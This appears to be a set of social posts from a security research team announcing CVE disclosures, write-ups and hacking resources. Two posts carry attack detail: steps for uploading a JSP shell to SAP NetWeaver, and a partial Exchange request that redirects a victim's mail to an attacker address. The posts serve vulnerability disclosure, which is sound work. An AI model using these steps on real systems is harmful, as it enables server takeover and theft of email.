💥 New article "Fuzzing for XSS via nested parsers condition" by our researcher @Psych0tr1a.
This techniques allowed us to find a bunch of vulnerabilities in popular web products that no one had noticed before!
https://t.co/7SpknkeMsO

🐞 PoC for a Post-Auth RCE (CVE-2021-38163) in SAP NetWeaver. The vulnerability was found by our researcher Mikhail Klyuchnikov.
Reproduction steps:
1. Upload a jsp shell using the /irj/servlet/prt/portal/prtroot/com.sap.visualcomposer.VCParMigrator path
2. Execute OS commands
In these new #BugBytes, discover a tool @emil_lerner used to inject GhostScript exploits into PDF and score several bounties, @xdavidhu's weird but very creative Google bugs, and all the cool hacking resources we've seen this week 💥
Follow the link 👇
https://t.co/mNsoeTCEVL

MS Exchange Server Email Snooping (CVE-2021-33766)
PoC to handle victim's email box
POST /ecp/victim@victim/RulesEditor/InboxRules.svc/NewObject?msExchEcpCanary=b0o0
...
Cookie: SecurityToken=x
...
{"properties":{"Redirecto":..."attacker@attacker"
https://t.co/A7ja28klay
Трояны и бэкдоры в кнопочных мобильных телефонах российской розницы.
Немалое количество простых кнопочных телефонов, присутствующих в российских магазинах, содержат неж��лательные недокументированные функции: https://t.co/nBOqCvZBMb
Here's our writeup of CVE-2021-26084 Confluence RCE now that it's out in public. Although, there are still a few mysteries to be solved. cc: @rootxharsh
https://t.co/XWuTvpUFyY
Cisco fixed an Unauth DoS in Adaptive Security Appliance and Firepower Threat Defense found by our researcher Nikita Abramov.
Assigned CVEs: CVE-2021-1445, CVE-2021-1504
Advisory: https://t.co/10Clc94xMw
In light of my upcoming OSEP exam I've given my AD cheat sheet some of the care it deserves! Added more content and commands, brushed up existing content. Improved:
- AD delegation
- Lateral movement with MSSQL
- LAPS
- Inter-forest exploitation
- More!
👇
https://t.co/XA0POBquyM

Since the PoC for the VMware vCenter RCE (CVE-2021-21972) is now readily available, we're publishing our article covering all of the technical details.
Read the article: https://t.co/L3nms8E71o

It's time to sum up the year.
We created a list of the most interesting vulnerabilities found by our team in 2020.
Post in the comments your favorites from the list and stay tuned for more vulnerabilities.
🎄Happy New Year's!🎄